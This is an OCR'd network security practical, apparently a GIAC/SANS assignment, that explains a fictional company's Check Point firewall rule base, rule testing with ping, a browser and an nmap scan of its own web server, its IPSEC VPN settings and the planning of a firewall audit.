



Now that a basic understanding of rule creation is completed below we will detail the firewall rules that encompass the Security policy for the Firewall.

Firewall Rules/Policies:

Rule #0: Implied rule, which is configured through the Global Properties screen. GIAC in keeping with the only use what you need rule is allowing only FW mgmt services and VPN connectivity in Rule 0. As part of the Security Policy we have configured the SYN Defender service in active mode. SYNDefender monitors numbers of connections and Syn requests to prevent Syn Flooding Attacks. In addition, we are also using the FW interface definitions to provide Anti-Spoofing as shown in the interface tab. This applies a filter for any traffic that is coming in an interface that has that address range behind it.







*** Gotcha: Be careful to not set these settings to low as it can cause your firewall to deny all traffic after the max session or timeout periods

.

Rule#1: This rule allows the firewalls to communicate to the SecurID server for authentication requests by our suppliers, and support personnel. This rule is first since authentication is required throughout the rule base. This rule also allows the management server to communicate with the FW gateway. The source and destination for these services is critical due to there sensitivity. Obviously GIAC does not want to grant firewall management protocols to any machine. Although Checkpoint puts a filter on the Firewall Gateway that supercedes the rule base for management connections. Their have been historic vulnerabilities between external management servers and gateways.

Rule #2: Allows Customer traffic to GIAC's web server virtual address and NATs the server to the outside address of 207.220.240.50 instead of 10.0.16.50. This rule is at the top due to the amount of traffic expected and performance requirements. Since GIAC is an e-business company they must have a web presence, the HTTP and HTTPS protocols are allowed to service this need. There is no danger per say with these protocols, its how the web server and its apps are configured which defines the risk of this rule.

Rule #3: Allows access to XML/EDI uploads for Suppliers. Access is User Authenticated using SecureId. This rule allows for stronger authentication using SecureId. The port open for this rule is port 80. XML uses soap on port 80. There is great debate over the security of SOAP and its use over port 80. The benefits of XML combined with good application design and traffic flow control via the rule base makes the use of this rule acceptable.

Rule #4: Allows the Proxy server to service GIAC Employees with Internet access. Since GIAC has a split dns external dns is required for the proxy to service requests. By locking down all outbound DNS,HTTP, and HTTPS to one server we have allowed for a split DNS making it very hard for someone to trick a server using DNS poisoning. In addition we can impose content filtering and more easily give restricted access to the internet to approved personnel only, as the proxy is AD integrated. This rule also lessens the chance of our client pc's being used for DDOS attacks as all traffic to and from them is proxied.

Rules #5 #6 #7: These rules allow email access both inbound and outbound to the External Email relay server. This server is also running ESAFE CVP Mail Scanner. Rule #5 allows the cvp service to scrub the mail before relaying it to its final destination either the internal email server or an external domain. Rule #6 and #7 allows the relaying of mail to the outside world for either the internal Exchange server for GIAC employees or the web servers for order email conformations.

Rule #8: Allows the B2B server to pull data updates from the BizTalk Server.* NOTE: this pull can only be initiated by the B2B server in order to control and audit data flow. The sqlnet ports are very dangerous if open to the wrong people. This is why we are only allowing data updates to be initiated from one server. In addition very tight Oracle security is required on these servers.

Rule #9: Allows Terminal Server access for the Sales and IT teams. This access is a secureid authenticated SecuReremote encrypted VPN connection. This rule is made acceptable because of its use of SecuRemote. This allowed us to not have to use a source any rule and allows for strong encryption and authentication.

Rule #10: Allows SANS VPN access to the B2B Database Portal. To establish a site-to-site VPN, we must coordinate with our business partners and come to an agreement on a key management scheme, shared secrets, and encryption algorithm. Each site must also be aware of the other sites' address space on their end of the tunnel.

Rule #11: Allows for backups of both DMZs through the backup server on the management DMZ. NetBackup uses arbitrary ports within a certain range after initial connection so we have allowed that range 1200-2200. This again is a necessary opening that is helped by the control of initiation from only one source. Server side security is also involved to help secure this need.

Rule #12: Allows for daily batch updates from the B2B database to and from the Data Warehouse server. * NOTE: this pull can only be initiated by the Data Warehouse server in order


to control and audit data flow. See rule #8 for risk associated with SQLNET ports.

Rule: #13: Our last rule is the "cleanup rule". This rule drops all packets that do not apply to any of the rules above it.


2.4 Testing of Firewall rules

As requested by the Assignment we will test the following three firewall rules.

1. **Rule #0:** To test this rule we will attempt to use the ICMP protocol (Should be blocked per rule 0 provided no other rule allows it) first by pinging and then trace routing to our NATed addresses. The importance of this rule is the filtering of ICMP makes certain scanning tools used by the black hat script kiddies(Firewalker and Nmap) harder to use. We also want to test our ICMP because we will need to turn it on for the testing of rule#2(Just as it makes it harder for script kiddies it also makes testing harder for administrators.) and back off again once we are finished testing.



If we are dropping ICMP with rule#0 and rule#13(clean up rule)
We should get a result of time out for ping and trace route should drop after our ISP last hop interface as shown in the following Screen Print:



2.Rule #2: Rule 2 allows for HTTP and HTTPs from anywhere inbound and recursively outbound to test this rule we will use 2 tools both on a laptop on an outside network. We will first use a web browser to test that the rule is allowing both HTTP and HTTPS to the NATed web address. We will use the address not the name of the servers to avoid DNS issues as this is a test

of a rule not the functionality of the site. After connecting to both a secure site on port 443(including a pop up for the certificate validation) and receiving a web page on port 80 the first test was a success. The second test was with the Nmap tool. Using Nmap we will now test that other open ports on the web server are being blocked by the firewall. The web servers have port 1224 and 389 open for connection. With ICMP on to make the test faster we will run nmap –sT -T Normal –v –p 1-60000 -R 207.220.240.50. This will port scan with normal connection (after all it's our network we are scanning) and normal speed. We are scanning ports 1-60000 in verbose mode as to log the output. The results show that only port 80 and 443 are open and listening the rest are shown as firewalled.

3.Rule#5: This rule can be tested by emailing from the outside an email with a .vbs attachment. As, we are blocking all .vbs attachments. If rule #5 is not working than the CVP scrub will fail and we will receive the .vbs mail. Also because GIAC pays for its ISP to queue mail when its mail services are down if these rules are not correct all inbound email will be queued by the ISP. We will also test this by sending multiple emails with the cvp service as failed and the Server up. As predicted all mail was queued until the firewall mail proxy began spooling to the activated cvp server. No mail was lost just delayed.

2.5 VPN Security Policy

Our Checkpoint firewall will provide all VPN access for our partners, and employees. GIAC and its partners have decided to standardize on IPSEC only VPNs using IKE for an encryption scheme. The SANS VPN will be a Gateway to Gateway VPN. Both companies are running the same Firewall/VPN solution making connectivity and troubleshooting very easy. Access will be restricted to one Server, the B2B server allowing only encrypted sqlnet and http/xml access between the companies. The internal address block for each site will be specified as the encryption domain on the gateway object created within the site.


The security policies for the VPN are as follows:

All VPN tunnels will be configured with IKE, 3DES, and SHA1 settings. GIAC chose 3DES for strong encryption.


Split tunneling is not enabled as this is considered to be a security violation. Split tunneling may allow an outside threat into the VPN tunnel. If remote workers require Internet access at the same time as they are using the VPN tunnel they can access Internet services through the corporate Internet gateway.

The first phase of the IKE setup process will use "Main Mode'. Triple DES (3DES) will be used for the encryption algorithm, and the Hash algorithm will use SHA1.

The 2 phase of the IKE process will use Encapsulating Security Payload (ESP) for the security protocol of the VPN tunnel. ESP was selected because AH breaks NAT implementations. SHA1 will be used for the Hash algorithm. Tunnel mode will be used between the host and the VPN termination point. The VPN will encapsulate the original packet hiding the real source and destination addresses. This will support the use of RFC 1918 addresses behind the GIAC VPN gateway as well as for remote workers.



* Note: We edit the IKE properties to use 3DES and the key exchange encryption method. We chose 3DES for a strong encryption. 3DES gives us more confidence that the data send and/or received is safe from intrusion. We determine our data integrity as SHA1.



Remote Access VPN:

Remote access by VPN is provided from GIAC laptops configured with Checkpoint's SecuRemote client using the same encryption domain, protocols and encryption properties as used for site-to-site VPNs.

The IPSEC VPN client establishes a secure encrypted tunnel to the VPN termination point, which in this case is the GIAC VPN device. The VPN termination device has a routable interface on the service LAN. The remote user is authenticated at the VPN termination point, receives a local virtual IP address and name resolution parameters. The VPN policy control list determines where in the GIAC network the remote user can access. We specifically assign our internal-ca as the SecurID server, for our SecureRemote users, Hybrid mode is needed to be checked for the SecurID authentication to work.

Once the authentication occurs and the tunnel is established the Firewall Policy will determine what services the remote user can access in the GIAC corporate network. In this case the remote user will only be able to access the Microsoft Windows 2000 Terminal server.

3 Assignment #3 (The Audit)

NOTE: *This is not an actual firewall audit. Based upon the assignment, the audit is performed in theory. Not having access to hardware to actually conduct the audit limited my ability to complete this assignment as written. As a remedy, I will explain the steps, commands, and expected results in as much detail as possible.*

The audit will consist of three phases: the Planning phase, Implementation phase, and Review phase. The details of each phase are presented below.

3.1 Planning the Audit

The planning of our security audit will take into account a number of critical factors. The timing of the audit, the potential impact of the auditing, proper approvals or releases for the audit, costs associated with the audit and an understanding of the policies we are to audit.

The time that the testing will occur is very important. When we start probing the GIAC network with our testing tools a lot of traffic will be generated that will impact the performance of the network negatively. Therefore given the scanning issues mentioned above and its business requirements, GIAC has decided to schedule the scanning portion of the audit on the last Sunday of the current month from 1:00am to 6:00am. The passive portion of the audit will be conducted by GIAC staff during normal business hours and reviewed with the auditors on the Saturday before the Scanning.

The impact of scanning combined with the possibility for exposure to security holes in the network perimeter design make it essential if not a legal requirement to meet with GIAC Enterprises management and present a release document detailing the scope of our testing and have them sign-off on it. In addition we will contact GIAC's ISP and get there approval as well.

GIAC has requested a formal audit of the new Firewall and its Policies. The audits will verify if GIACs policies are being properly implemented and logged. GIAC will hire an external Auditing team to supervise the Audit. GIAC will use the following tools for the Audits:

1. LANguard Network Scanner 2.0- This tool is already licensed to GIAC and will be used for scanning the network.
2. Cisco's Secure Scanner- This tool is also already licensed to GIAC and will be used for vulnerability testing as it has a vulnerability database.
3. WS_PingProPack by Ipswitch- This tool will also be used for port scanning and is licensed to GIAC.

The combination of the cost for the Outside Auditors, (2 auditors at $50 an hour for approximately 10 hours each gives a sub-total of $1000) the software and hardware used, (all

hardware and software were previously owned by GIAC $0) and loss of business due to downtime(6 hours on Sunday approximately $5,000) gives us a total cost of approximately $6000 for this audit.
The auditors and GIAC staff will have a 1 hour review meeting to review the firewall policies before auditing begins.
.

3.2 The Audit

The audit of GIAC's firewall will cover several areas including physical access to the firewall itself, host security of the firewall appliance, and testing of the firewall policy with various different tools. There are two phases to the audit: passive observation and active scanning.

